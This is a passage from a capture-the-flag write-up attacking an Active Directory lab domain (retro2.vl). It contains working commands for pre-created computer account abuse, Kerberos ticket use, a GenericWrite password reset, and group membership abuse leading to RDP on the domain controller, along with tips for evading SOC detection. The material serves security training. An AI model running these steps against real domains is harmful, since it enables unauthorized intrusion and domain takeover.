
Then we can start AD analysis.
Check our ldapreader user:

Just a domain user

Domain admins:

Shortest path to Domain Admins:

Domain computers:
Any member of
Domain Computersgroup hasGenericWritepermission over each member (example: FS01 –> GenericWrite –> FS02)

ADMWS01 has
AddSelfandAddMemberpermissions over SERVICES group
- The computer ADMWS01.RETRO2.VL has the ability to add itself, to the group SERVICES@RETRO2.VL.
- Because of security group delegation, the members of a security group have the same privileges as that group.
- By adding itself to the group, ADMWS01.RETRO2.VL will gain the same privileges that SERVICES@RETRO2.VL already has.
- It can add also any other account to the group SERVICES@RETRO2.VL as it has the
AddMemberpermission too.

SERVICES group is member of REMOTE DESKTOP USERS group. Members in this group are granted the right to logon remotely

BLN01 is a Domain Controller and an Ennterprise Domain Controller
- The members of the group DOMAIN CONTROLLERS@RETRO2.VL have the
DS-Replication-Get-Changes-Allpermission on the domain RETRO2.VL. - Individually, this edge does not grant the ability to perform an attack.
- However, in conjunction with
DS-Replication-Get-Changes, a principal may perform a DCSync attack.
Attack path to pwn the domain:
- Access to a computer object FS01 or FS02
- Take the control of ADMWS01
- Add ADMWS01 to SERVICES group
- RDP to BLN01
- Take over BLN01
- DCSync of RETRO2.VL
User path
Pre-Created Computer abusing (FS01$)
Finding computer accounts that have been “pre-created” (i.e. manually created in ADUC instead of automatically added when joining a machine to the domain), but have never been used can be done by filtering the UserAccountControl attribute of all computer accounts and look for the value 4128 (32|4096) (deductible via the UserAccountControl flags).
We use Netexec with a LDAP query to find pre-created accounts that never logged on:
$ nxc ldap BLN01.retro2.vl -u 'ldapreader' -p 'ppYaVcB5R' --query '(&(userAccountControl=4128)(logonCount=0))' ""

SMB         10.10.71.51     445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
LDAP        10.10.71.51     389    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R
LDAP        10.10.71.51     389    BLN01            [+] Response for object: CN=FS01,CN=Computers,DC=retro2,DC=vl
LDAP        10.10.71.51     389    BLN01            objectClass:         top person organizationalPerson user computer
LDAP        10.10.71.51     389    BLN01            cn:                  FS01
LDAP        10.10.71.51     389    BLN01            distinguishedName:   CN=FS01,CN=Computers,DC=retro2,DC=vl
LDAP        10.10.71.51     389    BLN01            instanceType:        4
LDAP        10.10.71.51     389    BLN01            whenCreated:         20240817142422.0Z
LDAP        10.10.71.51     389    BLN01            whenChanged:         20240817142521.0Z
LDAP        10.10.71.51     389    BLN01            uSNCreated:          28707
LDAP        10.10.71.51     389    BLN01            uSNChanged:          28720
LDAP        10.10.71.51     389    BLN01            name:                FS01
LDAP        10.10.71.51     389    BLN01            objectGUID:          0x25254a4eaa341a44bcfe157ef38de85a
LDAP        10.10.71.51     389    BLN01            userAccountControl:  4128
LDAP        10.10.71.51     389    BLN01            badPwdCount:         0
LDAP        10.10.71.51     389    BLN01            codePage:            0
LDAP        10.10.71.51     389    BLN01            countryCode:         0
LDAP        10.10.71.51     389    BLN01            badPasswordTime:     0
LDAP        10.10.71.51     389    BLN01            lastLogoff:          0
LDAP        10.10.71.51     389    BLN01            lastLogon:           0
LDAP        10.10.71.51     389    BLN01            localPolicyFlags:    0
LDAP        10.10.71.51     389    BLN01            pwdLastSet:          133683782621620337
LDAP        10.10.71.51     389    BLN01            primaryGroupID:      515
LDAP        10.10.71.51     389    BLN01            objectSid:           0x010500000000000515000000f3be9d5f11b20e3ec26f0ead6b040000
LDAP        10.10.71.51     389    BLN01            accountExpires:      9223372036854775807
LDAP        10.10.71.51     389    BLN01            logonCount:          0
LDAP        10.10.71.51     389    BLN01            sAMAccountName:      FS01$
LDAP        10.10.71.51     389    BLN01            sAMAccountType:      805306369
LDAP        10.10.71.51     389    BLN01            objectCategory:      CN=Computer,CN=Schema,CN=Configuration,DC=retro2,DC=vl
LDAP        10.10.71.51     389    BLN01            isCriticalSystemObject: FALSE
LDAP        10.10.71.51     389    BLN01            dSCorePropagationData: 20240817142521.0Z 16010101000000.0Z
LDAP        10.10.71.51     389    BLN01            [+] Response for object: CN=FS02,CN=Computers,DC=retro2,DC=vl
LDAP        10.10.71.51     389    BLN01            objectClass:         top person organizationalPerson user computer
LDAP        10.10.71.51     389    BLN01            cn:                  FS02
LDAP        10.10.71.51     389    BLN01            distinguishedName:   CN=FS02,CN=Computers,DC=retro2,DC=vl
LDAP        10.10.71.51     389    BLN01            instanceType:        4
LDAP        10.10.71.51     389    BLN01            whenCreated:         20240817142437.0Z
LDAP        10.10.71.51     389    BLN01            whenChanged:         20240817142538.0Z
LDAP        10.10.71.51     389    BLN01            uSNCreated:          28713
LDAP        10.10.71.51     389    BLN01            uSNChanged:          28721
LDAP        10.10.71.51     389    BLN01            name:                FS02
LDAP        10.10.71.51     389    BLN01            objectGUID:          0x279f7f94f327ca478348d1895651361a
LDAP        10.10.71.51     389    BLN01            userAccountControl:  4128
LDAP        10.10.71.51     389    BLN01            badPwdCount:         0
LDAP        10.10.71.51     389    BLN01            codePage:            0
LDAP        10.10.71.51     389    BLN01            countryCode:         0
LDAP        10.10.71.51     389    BLN01            badPasswordTime:     0
LDAP        10.10.71.51     389    BLN01            lastLogoff:          0
LDAP        10.10.71.51     389    BLN01            lastLogon:           0
LDAP        10.10.71.51     389    BLN01            localPolicyFlags:    0
LDAP        10.10.71.51     389    BLN01            pwdLastSet:          133683782775592607
LDAP        10.10.71.51     389    BLN01            primaryGroupID:      515
LDAP        10.10.71.51     389    BLN01            objectSid:           0x010500000000000515000000f3be9d5f11b20e3ec26f0ead6c040000
LDAP        10.10.71.51     389    BLN01            accountExpires:      9223372036854775807
LDAP        10.10.71.51     389    BLN01            logonCount:          0
LDAP        10.10.71.51     389    BLN01            sAMAccountName:      FS02$
LDAP        10.10.71.51     389    BLN01            sAMAccountType:      805306369
LDAP        10.10.71.51     389    BLN01            objectCategory:      CN=Computer,CN=Schema,CN=Configuration,DC=retro2,DC=vl
LDAP        10.10.71.51     389    BLN01            isCriticalSystemObject: FALSE
LDAP        10.10.71.51     389    BLN01            dSCorePropagationData: 20240817142538.0Z 16010101000000.0Z
Found that
FS01$andFS02$are Pre-Created Computer account
Test if we see the error message STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT when guess the correct password (same than the cn in lowercase) for a computer account that has not been used yet:
$ nxc smb BLN01.retro2.vl -u 'fs02$' -p 'fs02' --no-bruteforce
SMB         10.10.71.51     445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.71.51     445    BLN01            [-] retro2.vl\fs02$:fs02 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

$ nxc smb BLN01.retro2.vl -u 'fs01$' -p 'fs01' --no-bruteforce
SMB         10.10.71.51     445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.71.51     445    BLN01            [-] retro2.vl\fs01$:fs01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
Confirmed
The legacy way is to change the Pre-Windows 2000 computer accounts’ password using rpcchangepwd.py or kpasswd.py, etc.) in order to use it.
But for OPSec it’s not good to do like that as we have a trace in eventlog or we can trigger an alert then SOC can be focus on us.
We are able to authenticate using Kerberos without having to change the account’s password and we will follow this way.
- Filip Dragovic’s tweet: source
Add retro2.vl in /etc/hosts
Get the ticket of FS01$ (or ‘FS02$’):
$ impacket-getTGT retro2.vl/fs01\$:fs01
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Saving ticket in fs01$.ccache
Export the credential cache to set our Kerberos authentication global variable to be directed to this ticket:
$ export KRB5CCNAME=fs01\$.ccache
Double check:
$ klist
Ticket cache: FILE:fs01$.ccache
Default principal: fs01$@RETRO2.VL

Valid starting     Expires            Service principal
09/25/24 17:32:29  09/26/24 03:32:29  krbtgt/RETRO2.VL@RETRO2.VL
	renew until 09/26/24 17:32:30
- When using the option
-k, we need to specify the same hostname (FQDN) as the one from the kerberos ticket !!!
We pass the ticket to authenticate:
$ impacket-smbclient -k -no-pass retro2.vl/fs01\$@BLN01.retro2.vl
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Public
SYSVOL
# exit
Same to obtain the users list:
$ nxc smb retro2.vl -k --kdcHost bln01.retro2.vl --users
SMB         retro2.vl       445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         retro2.vl       445    BLN01            -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         retro2.vl       445    BLN01            Administrator                 2024-08-17 11:21:50 0       Built-in account for administering the computer/domain
SMB         retro2.vl       445    BLN01            Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         retro2.vl       445    BLN01            krbtgt                        2024-08-17 11:24:49 0       Key Distribution Center Service Account
SMB         retro2.vl       445    BLN01            admin                         2024-08-17 11:47:52 0
SMB         retro2.vl       445    BLN01            Julie.Martin                  2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Clare.Smith                   2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Laura.Davies                  2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Rhys.Richards                 2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Leah.Robinson                 2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Michelle.Bird                 2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Kayleigh.Stephenson           2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Charles.Singh                 2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Sam.Humphreys                 2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Margaret.Austin               2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Caroline.James                2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Lynda.Giles                   2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Emily.Price                   2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Lynne.Dennis                  2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Alexandra.Black               2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Alex.Scott                    2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Mandy.Davies                  2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Marilyn.Whitehouse            2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Lindsey.Harrison              2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            Sally.Davey                   2024-08-17 11:35:40 0
SMB         retro2.vl       445    BLN01            inventory                     2024-08-17 11:43:29 0
SMB         retro2.vl       445    BLN01            ldapreader                    2024-08-17 12:03:28 0
SMB         retro2.vl       445    BLN01            [*] Enumerated 26 local users: RETRO2
GenericWrite permission abusing (ADMWS01$)
We have tampered FS01$ then we have GenericWrite over ADMWS01$.
But BLN01 is a Windows Server 2008 so the standard ways to abuse GenericWrite as below don’t work:
- Resource-Based Constrained Delegation (RBCD)
- shadowCredentials
Challenge???
With old system like this, we can write to the unicodePwd attribute, that allows us to reset the password of ADMWS01$ (But bye bye our OPSec).
$ bloodyAD --host bln01.retro2.vl --dc-ip 10.10.71.51 -d retro2.vl -u 'fs01$' -k set password 'ADMWS01$' 'Qwerty1234!'
[+] Password changed successfully!
We can use also some standard tool/command as rpcclient or net rpc password to change the password.
Double check:
$ nxc smb bln01.retro2.vl -u 'ADMWS01$' -p 'Qwerty1234!'
SMB         10.10.71.51     445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.10.71.51     445    BLN01            [+] retro2.vl\ADMWS01$:Qwerty1234!
Confirmed we pwned ADMWS01$
AddMember permission abusing (Retro2_User)
Now we use the AddMember permission of ADMSW01$ over SERVICES group to add our LDAPREADER account to the SERVICES group:
$ bloodyAD --host bln01.retro2.vl --dc-ip 10.10.71.51 -d retro2.vl -u 'ADMWS01$' -p 'Qwerty1234!' add groupMember 'SERVICES' 'ldapreader'
[+] ldapreader added to SERVICES

Now our ldapreader account can RDP to the Domain Controller.
Using Remmina;

We received a TLS error then need to disable it:

Then we can connect:

Desktop folder of ldapreader does not contain any flag:
